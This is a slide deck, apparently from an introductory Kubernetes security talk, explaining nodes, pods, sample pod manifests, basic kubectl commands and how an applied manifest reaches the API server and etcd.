
- The spoke of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
 - Typically leads to full cluster compromise



Pods

- A logical container for your containers
- Pods can contain 1 or more container
- Pods run on nodes
- Treat as ephemeral
- Smallest “unit” of Kubernetes
 - This is your “landing zone” for RCE
- It’s pods all the way down...
 - This has logging implications...

Node-1: Ubuntu 24.04



Pods

- Walking through a pod manifest
- This is stripped down
 - In production, you won't see very many Pod manifests
 - ReplicaSets
 - Deployments

```
1 apiVersion: v1
2 kind: Pod
3 metadata:
4   name: my-first-pod
5   labels:
6     app: my-web-app
7     environment: development
8 spec:
9   containers:
10    - name: web-container
11      image: nginx:latest # Or any other image you want to use
```


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3 metadata:
4   name: my-first-pod
5   labels:
6     app: my-web-app
7     environment: development
8 spec:
9   containers:
10    - name: web-container
11      image: nginx:latest # Or any other image you want to use
12      ports:
13        - containerPort: 80 # The port the container exposes
14      resources: # Optional: Define resource requests and limits
15        requests:
16          cpu: 100m
17          memory: 256Mi
18        limits:
19          cpu: 200m
20          memory: 512Mi
21      volumeMounts: # Example: Mounting a volume
22        - name: data-volume
23          mountPath: /var/www/html
24    - name: sidecar-container # Example: A sidecar container
25      image: busybox:latest
26      command: ["sh", "-c", "while true; do echo 'Hello from sidecar!'; sleep 1; done"]
27      volumeMounts: # Example: Mounting the same volume as the main container
28        - name: data-volume
29          mountPath: /data
```

kubectl

- Interact with a cluster
- Uses KubeConfig files for cluster access
 - Think of this file as an AWS access key and secret access key pair*
- `kubectl VERB RESOURCE flags`
 - `kubectl [get|delete|create|describe...]` [pod|secret|namespace...]
 - `kubectl get pod` -> list all the pods (in the default namespace)
 - `kubectl get pod -n prod` -> list all the pods in the prod namespace
 - `kubectl get pod mypod` -> get a single pod named mypod
 - `kubectl delete pod mypod` -> delete the pod "mypod"
 - `kubectl describe pod mypod` -> get verbose info of a pod (and logs)
 - `kubectl get namespace` -> list all namespaces
 - `kubectl get ns` -> list all namespaces




What does that workflow look like?




1. Engineer “writes” a manifest

```
ai-hr-app.yaml
apiVersion: v1
kind: Pod
metadata:
  name: ai-hr-app
spec:
  containers:
    - name: AIHR
      image: aihr
```


ctlnode-1 Ubuntu 24.04



Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. > `kubectl apply -f hr.yaml`




hr.yaml



ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. > `kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. > `kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization
4. etcd is updated with desired state



